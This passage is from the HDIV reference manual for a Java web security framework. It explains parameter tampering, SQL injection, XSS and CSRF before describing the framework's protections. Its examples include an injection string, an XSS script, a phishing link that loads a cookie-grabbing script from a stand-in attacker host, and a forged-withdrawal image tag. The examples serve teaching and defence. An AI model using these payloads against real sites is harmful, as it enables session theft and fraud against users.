hdiv

HTTP DATA INTEGRITY VALIDATOR

Reference v2.1.0

1.	**INTRODUCTION**	**6**
1.1	**PARAMETER TAMPERING**	**7**
1.2	**SQL-INJECTION**	**8**
1.3	**CROSS-SITE SCRIPTING (XSS)**	**9**
1.4	**CROSS-SITE REQUEST FORGERY (CSRF)**	**11**
1.4.1	EFFECTS	12
1.4.2	PROTECTION	12
2.	**STATE OF ART**	**14**
3.	**HDIV**	**15**
3.1	**INTRODUCTION**	**15**
3.2	**BASE CONCEPTS**	**16**
3.2.1	STATE	16
3.3	**ARCHITECTURE**	**18**
4.	**OPERATION STRATEGY**	**19**
4.1	**CIPHER STRATEGY**	**20**
4.1.1	INTRODUCTION	20
4.1.2	RESPONSE GENERATION	20
4.1.3	VALIDATION	21
4.2	**HASH STRATEGY**	**22**
4.2.1	INTRODUCTION	22
4.2.2	RESPONSE GENERATION	23
4.2.3	VALIDATION	23
4.3	**MEMORY STRATEGY**	**23**
4.3.1	INTRODUCTION	23
4.3.2	RESPONSE GENERATION	24
4.3.3	VALIDATION	24
5.	**HDIV TAG LIBRARIES**	**25**
5.1	**STRUTS 1.X**	**25**
5.1.1	HDIV-HTML.TLD	25
5.1.1.1	HDIV'S TAGS	26
5.1.1.2	STRUTS' TAGS	27
5.1.1.3	TAG: CIPHER	27
5.1.2	HDIV-NESTED.TLD	27
5.1.3	HDIV-LOGIC.TLD	28
5.1.3.1	HDIV'S TAGS	28
5.1.3.2	STRUTS' TAGS	28
5.1.4	STRUTS-EL EXTENSION	28
5.2	**STRUTS 2.X**	**29**
5.2.1	HDIV-TAGS.TLD	29
5.2.1.1	STRUTS GENERIC TAGS	29

5.2.1.2 UI TAGS 29
5.3 SPRING MVC 30
5.3.1 HDIV-SPRING-FORM.TLD 30
5.3.1.1 HDIV'S TAGS 31
5.3.1.2 SPRING MVC TAGS 31
5.3.1.3 NEW TAGS 31
5.3.1.3.1 SUBMIT 31
5.3.1.3.2 CIPHER 32
5.4 JSP STANDARD TAG LIBRARY (JSTL) 33
5.4.1 HDIV-C.TLD 33
5.5 JAVASERVER FACES (JSF) 34
5.5.1 PHASELISTENER 34
5.5.2 EXTERNALCONTEXTWRAPPER 34
5.5.3 EXTENSION OF STANDARD COMPONENTS 34
5.5.4 LIMITATIONS 35

6. LOGGER 36

6.1 HDIV LOG FORMAT 37

7. INSTALLATION AND CONFIGURATION 39

7.1 STRUTS 1.X 39
7.1.1 INSTALLATION 39
7.1.1.1 LIBRARIES 39
7.1.1.2 MODIFY THE DEPLOYMENT DESCRIPTOR IN /WEB-INF/WEB.XML 39
7.1.1.3 SPRING 41
7.1.2 CONFIGURATION 42
7.1.2.1 HDIV-CONFIG.XML 42
7.1.2.2 APPLICATIONCONTEXT.XML 47
7.1.2.3 STRUTS-CONFIG.XML 49
7.1.2.3.1 MULTIPART REQUEST 49
7.1.2.3.2 EDITABLE DATA VALIDATION 50
7.1.2.4 HDIV-VALIDATIONS.XML 50
7.1.2.4.1 CONFIGURATION OF VALIDATIONS FOR EDITABLE DATA 50
7.1.2.4.2 ERROR MESSAGE 53
7.1.3 SUPPORT FOR OTHER STRUTS' 1.X COMPONENTS 55
7.1.3.1 TILES 55
7.1.3.2 STRUTS-EL 55
7.1.3.2.1 LIBRARIES 55
7.1.3.2.2 MODIFY THE DEPLOYMENT DESCRIPTOR IN /WEB-INF/WEB.XML 56
7.2 STRUTS 2.X 56
7.2.1 INSTALLATION 56
7.2.1.1 LIBRARIES 56
7.2.1.2 MODIFY THE DEPLOYMENT DESCRIPTOR IN /WEB-INF/WEB.XML 57
7.2.1.3 SPRING 59
7.2.2 CONFIGURATION 59
7.2.2.1 HDIV-CONFIG.XML 59
7.2.2.2 APPLICATIONCONTEXT.XML 59
7.2.2.3 STRUTS-PLUGIN.XML 59
7.2.2.4 EDITABLE DATA VALIDATION 60
7.2.2.4.1 INTERCEPTOR 60

7.2.2.4.2 HDIV-VALIDATIONS.XML 60
7.3 SPRING MVC 61
7.3.1 INSTALLATION 61
7.3.1.1 LIBRARIES 61
7.3.1.2 MODIFY THE DEPLOYMENT DESCRIPTOR IN /WEB-INF/WEB.XML 61
7.3.1.3 SPRING 63
7.3.2 CONFIGURATION 63
7.3.2.1 HDIV-CONFIG.XML 63
7.3.2.2 APPLICATIONCONTEXT.XML 64
7.3.2.3 HDIV-VALIDATIONS.XML 65
7.3.2.4 [SPRINGMVC-SERVLET-NAME]-SERVLET.XML 66
7.3.3 SPRING WEB FLOW (SWF) 67
7.3.3.1 INSTALLATION 67
7.3.3.1.1 LIBRARIES 67
7.3.3.2 CONFIGURATION 68
7.3.3.2.1 SWF FILE 68
7.3.3.2.2 SPRING FILE 68
7.4 JSP STANDARD TAG LIBRARY (JSTL) 69
7.4.1 INSTALLATION 69
7.4.1.1 LIBRARIES 69
7.4.1.2 MODIFY THE DEPLOYMENT DESCRIPTOR IN /WEB-INF/WEB.XML 70
7.4.1.3 SPRING 70
7.4.2 CONFIGURATION 70
7.5 JAVASERVER FACES (JSF) 71
7.5.1 INSTALACIÓN 71
7.5.1.1 WEB.XML 71
7.5.1.2 CONFIG FILES 71
7.5.1.3 LIBRERIES 71
7.5.1.4 CONFIGURATION 72

8. EXAMPLES 74

8.1 STRUTS-EXAMPLES FOR STRUTS 1.X 74
8.1.1 INSTALLATION 75
8.1.2 CONFIGURATION 75
8.1.2.1 STRATEGY 76
8.1.2.2 CONFIDENTIALITY 76
8.1.2.3 MAXIMUN SIZE OF THE HDIV STATE 77
8.1.2.4 MULTIPART REQUESTS 78
8.1.2.4.1 PARAMETER CONFIGURATION 78
8.1.2.4.2 MULTIPART REQUEST HANDLER 79
8.1.2.5 VALIDATIONS FOR EDITABLE DATA 79
8.1.2.6 LOGGER 79
8.2 SHOWCASE FOR STRUTS 2.0.X 79
8.2.1 CONFIGURATION 80
8.2.1.1 VALIDATIONS FOR EDITABLE DATA 80
8.3 FORMTAGS FOR SPRING MVC AND JSTL 82
8.3.1 CONFIGURATION 82
8.4 SELLITEM FOR SPRING MVC AND SPRING WEB FLOW (SWF) 83
8.4.1 CONFIGURATION 84
8.4.1.1 FLOW CONTROLLER 84
8.4.1.2 HDIV LISTENER 84
8.5 DUKE'S BOOKSTORE FOR JAVASERVER FACES 85

8.5.1 REQUIREMENTS 85
8.5.1.1 INSTALLATION 86

9. CONCLUSIONS 89

10. REFERENCES 90

APPENDIX A: EXAMPLE FILE FOR EDITABLE DATA VALIDATIONS 92

APPENDIX B: COMPOSITE VALIDATOR EXAMPLE FOR SPRING MVC 95

1. INTRODUCTION

Nowadays, web application security is one of the most important issues in the information system development process. According to Gartner [1] the 75% of the attacks performed nowadays are aimed to web applications, because operative system security and net level security have increased considerably. As a result, it is considered that the 95% of the web applications are vulnerable to a certain type of attack [2]. In the following chart we can see the list of the most important vulnerabilities published by OWASP (Open Web Application Security Project) [3]:



OWASP Top Ten
A1. Cross Site Scripting (XSS)
A2. Injection Flaws
A3. Malicious File Execution
A4. Insecure Direct Object Reference (Parameter Tampering)
A5. Cross Site Request Forgery (CSRF)
A6. Leakage and Improper Error Handling
A7. Broken Authentication and Sessions
A8. Insecure Cryptographic Storage
A9. Insecure Communications
A10. Failure to Restrict URL Access

Image 1.1 – OWASP Top 10

In the following chapters four of the most important vulnerability types are described in detail: Parameter Tampering, SQL-Injection, Cross-site Scripting (XSS) and Cross-site Request Forgery (CSRF).

1.1 Parameter tampering

Parameter tampering is a type of attack based on the modification of the data sent by the server in the client side.

The process of data modification is very simple for the user. When a user sends a HTTP request (GET or POST), the received HTML page may contain hidden values, which can not be seen by the browser but are sent to the server when a submit of the page is committed. Also, when the values of a form are "pre-selected" (drop-down lists, radio buttons, etc.) these values can be manipulated by the user and thus the user can send an HTTP request containing the parameter values he wants.

Example: We have a web application of a bank, where its clients can check their accounts information by typing this url (XX= *account number*):

```
http://www.mybank.com?account=XX
```

When a client logs in, the application creates a link of this type for each account of this client. So, by clicking in the links, the client can only access to its accounts. However, it would be very easy for this user to access another user account, by typing directly in a browser the bank url with the desired account number.

For this reason the application (server side) must verify that the user has access to the account he asks for.

The same occurs with the rest of non editable html elements that exist in web applications, such as, selectionable lists, hidden fields, checkboxes, radio buttons, destiny pages, etc.


This vulnerability is based on the lack of any verification in the server side about the created data and it must be kept in mind by the programmers when they are developing a new web application.

Despite being a link the modified element in this example, we must not forget that it is possible to modify any type of element in a web page (selects, hidden fields, radio buttons…). This vulnerability does not only affect to GET requests (links) because POST request (forms) can also be modificated using appropriate audit tools [4], which are very easy to use by anyone who knows how to use a web browser.

1.2 SQL-Injection

In this case the problem is based in a bad programming of the data access layer.

Example: We have a web page that requires user identification. The user must fill in a form with its username and password. This information is sent to the server to check if it is correct:




```
user = john
password = mypassword
```

```
public void doPost(HttpServletRequest request, …) {

      String user = request.getParameter("user");
      String password = request.getParameter("password");

      String sql = "select * from user where username='" + user + "' and
                   password ='" + password + "'";
}
```

```
select * from user where username = 'john' and password = 'mypassword'
```

As we can see in the example, the executed sql is formed by concatenating directly the values typed by the user.

In a normal request where the expected values are sent the sql works correctly. But we can have a security problem if the sent values are the following ones:



```
user = john
password = mypassword' or '1'='1
```

```
public void doPost(HttpServletRequest request, …) {

      String user = request.getParameter("user");
      String password = request.getParameter("password");

      String sql = "select * from user where username='" + user + "' and
                   password ='" + password + "'";
}
```

```
select * from user where username = 'john' and password = 'mypassword' or '1'='1'
```


In this case, the generated sql returns all the users of the table, without having typed any valid combination of username and password. As a result, if the program doesn't control the number of returned results, it might gain access to the private zone of the application without having permission for that.

The consequences of the exploitation of this vulnerability can be mitigated by limiting the database permissions of the user used by the application. For example, if the application user can delete rows in the table the consequences can be very severe.

1.3 Cross-Site Scripting (XSS)

This attack technique is based in the injection of code (javascript or html) in the pages visualized by the application user.

Example: We have a web page where we can type a text, as is shown in the image below:



XSS Vulnerability Sample

Enter string here: Submit

Output from last command: bar

Image 1.2 – XSS Vulnerability Example


The html code of the page is:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head><title>XSS Vulnerability Sample</title></head>
<body>
<h1>XSS Vulnerability Sample</h1>

<form method="GET" action="XSS.jsp">
      Enter string here:
      <input type="text" name="userInput" size=50/>
      <input type="submit" value="Submit" />
</form>
<br><hr><br>
Output from last command: <%= request.getParameter("userInput")%>
</body>
</html>
```

Typing the following text in the textbox:

```
<script>
      alert("If you see this you have a potential XSS vulnerability!");
</script>
```

This is the result:



XSS Vulnerability Sample

Enter string here:

Output from last command:


[JavaScript Application]

If you see this you have a potential XSS vulnerability!

Image 1.3 – XSS Vulnerability Example result

What can an attacker get when our application is vulnerable to a XSS?

There is a large variety of attacks to exploit this vulnerability. A well known attack is a massive email sending that we see in the picture below, attaching a trusted url (in this example, happy banking) where the final result is the execution of a JavaScript function that can redirect us to another website (a fake website which apparently is the same as original) or can obtain the cookies of our browser and send them to the attacker.



Compose: Please update your account - Western (Windows-1252)

Priority: Normal

From: Martin G. Nystrom <mnystrom@cisco.com>

To: Jennifer Batriani

Subject: Please update your account

```
Dear Ms. Batriani:

Your account information may have been damaged in a recent database
upgrade.  Please log into your account to ensure that the information is
still accurate.  For your convenience, you may access your account
directly from here:

http://www.happybanking.com/accountadmin/index.jsp?accountid=<script
src='http://www.evilhacker.org/CookieGrabber/xss2.js'></script>


Best regards,

Happy Banking
```

Image 1.4 – XSS Mail Attack

The rob of cookies can give the attacker access to the web applications where the user is authenticated in that moment (online bank, personal email account, etc.). This is because most of the web applications use cookies to maintain sessions. When the server authenticates a user, it creates an identifier that is stored in the user browser as a cookie. In the successive requests, this identifier is used to identify the user, avoiding having to type the username and password for each request. All this process is managed automatically by the browser itself.

This vulnerability (XSS) can be solved using generic validation politics (where certain characters are not allowed) or using libraries like Struts [5] which avoids this kind of problems.

1.4 Cross-Site Request Forgery (CSRF)

Cross-site request forgery, also known as one click attack or session riding and abbreviated as CSRF (Sea-Surf) or XSRF, is a type of malicious exploit of websites. Although this type of attack has similarities to cross-site scripting (XSS), cross-site scripting requires the attacker to inject unauthorized code into a website, while cross-site request forgery merely transmits unauthorized commands from a user the website trusts.

The attack works by including a link or script in a page that accesses a site to which the user is known (or is supposed) to have authenticated.

Example: One user, Bob, might be browsing a chat forum where another user, Mallory, has posted a message. Suppose that Mallory has crafted an HTML image element that references a script on Bob's bank's website (rather than an image file), e.g.,

```
<img
src="http://bank.example/withdraw?account=bob&amp;amount=1000000&amp;for=mallory
">
```

If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then Bob's browser's attempt to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval.

A cross-site request forgery is a confused deputy attack against a Web browser. The deputy in the bank example is Bob's Web browser which is confused into misusing Bob's authority at Mallory's direction.

The following characteristics are common to CSRF:

- Involve sites that rely on a user's identity
- Exploit the site's trust in that identity
- Trick the user's browser into sending HTTP requests to a target site

- Involve HTTP requests that have side effects

At risk are web applications that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action. A user that is authenticated by a cookie saved in his web browser could unknowingly send an HTTP request to a site that trusts him and thereby cause an unwanted action.

CSRF attacks using images are often made from Internet forums, where users are allowed to post images but not JavaScript.

1.4.1 Effects

This attack relies on a few assumptions:

- The attacker has knowledge of sites the victim has current authentication on (more common on web forums, where this attack is most common)
- The attacker's "target site" has persistent authentication cookies, or the victim has a current session cookie with the target site
- The "target site" doesn't have secondary authentication for actions (such as form tokens)

While having potential for harm, the effect is mitigated by the attacker's need to "know his audience" such that he attacks a small familiar community of victims, or a more common "target site" has poorly implemented authentication systems (for instance, if a common book reseller offers 'instant' purchases without re-authentication).

1.4.2 Protection

Applications must ensure that they are not relying on credentials or tokens that are automatically submitted by browsers. The only solution is to use a custom token that the browser will not ‘remember’ and then automatically include with a CSRF attack.

The following strategies should be inherent in all web applications:

- Ensure that there are no XSS vulnerabilities in your application.

- Insert custom random tokens into every form and URL that will not be automatically submitted by the browser. For example,

```
<form action="/transfer.do" method="post">
     <input type="hidden" name="8438927730" value="43847384383">
     …
</form>
```

and then verify that the submitted token is correct for the current user. Such tokens can be unique to that particular function or page for that user, or simply unique to the overall session. The more focused the token is to a particular function and/or particular set of data, the stronger the protection will be, but the more complicated it will be to construct and maintain.

- For sensitive data or value transactions, re-authenticate or use transaction signing to ensure that the request is genuine. Set up external mechanisms such as e-mail or phone contact in order to verify requests or notify the user of the request.
- Do not use GET requests (URLs) for sensitive data or to perform value transactions. Use only POST methods when processing sensitive data from the user. However, the URL may contain the random token as this creates a unique URL, which makes CSRF almost impossible to perform.
- POST alone is insufficient a protection. You must also combine it with random tokens, out of band authentication or re-authentication to properly protect against CSRF.

While these suggestions will diminish your exposure dramatically, advanced CSRF attacks can bypass many of these restrictions. The strongest technique is the use of unique tokens, and eliminating all XSS vulnerabilities in your application.

It should be noted that **preventing CSRF requires that all XSS problems are removed first**. An XSS flaw can be used to retrieve the form, then grab the random tokens before submitting the CSRF request. XSS may also be able to spoof the user into entering their credentials, which would allow the CSRF to bypass re-authentication as well.

CSRF has been called the "sleeping giant" of web application security flaws, because it has yet to be exploited widely. It is only a matter of time, web programmers should be making the changes needed to ensure that their sites are not vulnerable.

2. STATE OF ART

All the vulnerabilities presented before can be solved through a proper input validation. There are solutions for this but most of them are custom solutions and developers have to create a new solution for each use case. Also we must add that it's highly probable that developers forget a validation in some points of the web application.

In order to solve this problem there are some global solutions. Web application framework validators can be useful to solve problems like *SQL Injection* or *XSS* but it's limited to type validation. We can't solve *parameter tampering* through Struts' validator.

With these validators we can assure that a parameter it's an integer but we can't know if the value it's the same that the server sent to the client. In other words, we can't assure server data integrity. Avoiding this vulnerability manually implies a great development effort and it is likely to fail in some pages because it is very difficult to test the correct programming of each page.

3. HDIV

3.1 Introduction

In order to solve web application vulnerabilities we have created **HDIV (HTTP Data Integrity Validator) open-source project**.

We can briefly define HDIV as a **Java Web Application Security Framework**. HDIV extends web applications' behaviour by adding Security functionalities, maintaining the API and the framework specification. This implies that we can use HDIV in applications developed in Struts 1.x, Struts 2.x, Spring MVC or/and JSTL in a **transparent way to the programmer** and without adding any complexity to the application development. It is possible to use HDIV in applications that don't use Struts 1.x, Struts 2.x, Spring MVC or JSTL, but in this case it is necessary to modify the application (JSP pages).

The **security functionalities added to the web applications** are these:

- ✓ **Integrity:** HDIV guarantees integrity (no data modification) of all the data generated by the server which should not be modified by the client (links, hidden fields, combo values, radio buttons, destiny pages, cookies, headers, etc.). Thanks to this property we avoid all the vulnerabilities based on the *parameter tampering*.

- ✓ **Editable data validation:** HDIV eliminates to a large extent the risk originated by attacks of type *Cross-site scripting (XSS)* and *SQL Injection* using generic validations of the editable data (text and textarea).

  As there isn't any base in editable data to validate the information, the user will have to configurate generic validations through rules in XML format, reducing or eliminating the risk against attacks based on the defined restrictions. See *chapter 7.1.2.4 - hdiv-validations.xml*.

  Unlike the traditional solution where validations are applied to each field through the Commons Validator [11], and where the probability of a human error is very high, HDIV allows to apply generic rules that avoid to a large extent the risk within these data types. Anyway, it is advisable to use existing solutions such as the Struts' validator and Struts' tag libraries to avoid *Cross-site scripting (XSS)* attacks and to use prepared statements to avoid *SQL injection* in the data access layer.

  The responsability of showing error messages on the user screen, if the HDIV validator detects not allowed values in editable fields, is delegated to the errors handler and this handler will show them in the input form.

Check the following address [5.1] for example to obtain more information about the Struts validator. You must consider your Struts version to check the correct user guide.

- ✓ **Confidentiality:** HDIV guarantees the confidentiality of the data as well. Usually lots of the data sent to the client has key information for the attackers such as database registry identifiers, column or table names, web directories, etc.

  All these values are hidden by HDIV to avoid a malicious use of them. For example a link of this type, http://www.host.com?data1=12&data2=24 is replaced by http://www.host.com?data1=0&data2=1, guaranteeing confidentiality of the values representing database identifiers.

- ✓ **Anti-CSRF token:** Random string called a token is placed in each form and link of the HTML response, ensuring that this value will be submitted with the next request. This random string provides protection because not only does the compromised site need to know the URL of the target site and a valid request format for the target site, it also must know the random string which changes for each visited page.

Therefore, HDIV **helps to eliminate** most of the web vulnerabilities **based on non editable** data and **it can also avoid vulnerabilities related with editable data** through generic validations, which is easier to apply than traditional input validation with the Commons Validator [11]. In addition to that, HDIV **hides all critical information** to the client to avoid a malicious use of them.

3.2 Base concepts

Before detailing the way HDIV guarantees data integrity and confidentiality it is necessary to explain some base concepts.

3.2.1 State

For HDIV a State represents all the data that composes a possible request to a web application, that is, the parameters of a request, its values and its types and the destiny or page request.

For example, having this type of link,

http://www.host.com/page1.do?data1=20&data2=35

a state that represents this link is as follows:

STATE

```
Action: page1.do
Parameters:
      data1:
            values: 20
            type: link
      data2:
            values: 35
            type: link
```

We may have more than one state (possible request) for a page which represents the links and forms existing in the page. When a page (JSP) is processed in the server, HDIV generates an object of type state for each existing link o form in the page (JSP).

Generated state can be stored in two locations:

- **Server:** States are stored inside de session (HttpSession) of the user.
- **Client:** State objects are sent to the client as parameters. For each possible request (link or form) an object that represents the state of the request is added.

These states make it possible the later verification of the requests sent by the clients, comparing the data sent by the client with the state.




Image 3.1 – Validation process

By default, the name of the parameter that contains the HDIV state included in all the requests is _HDIV_STATE_ but it is possible to configure it in the randomName bean to get a random name for each session user, which decreases the risk of suffering a Cross Site Request Forgery (CSRF) attack (see *chapter 7.1.2.1 – hdiv-config.xml*).

3.3 Architecture

HDIV has two main modules:

- **Tag Library:** Tag Library is responsible for modifying the html content sent to the client that then will be checked by the security filter. *HDIV Tags* in the 3.2 image.
- **Security Filter:** it validates the editable and non editable information of the requests, using the generic validations defined by the user for editable data and the state received in the requests for the non editable information. *HDIV Validation Filter* in the 3.2 image.

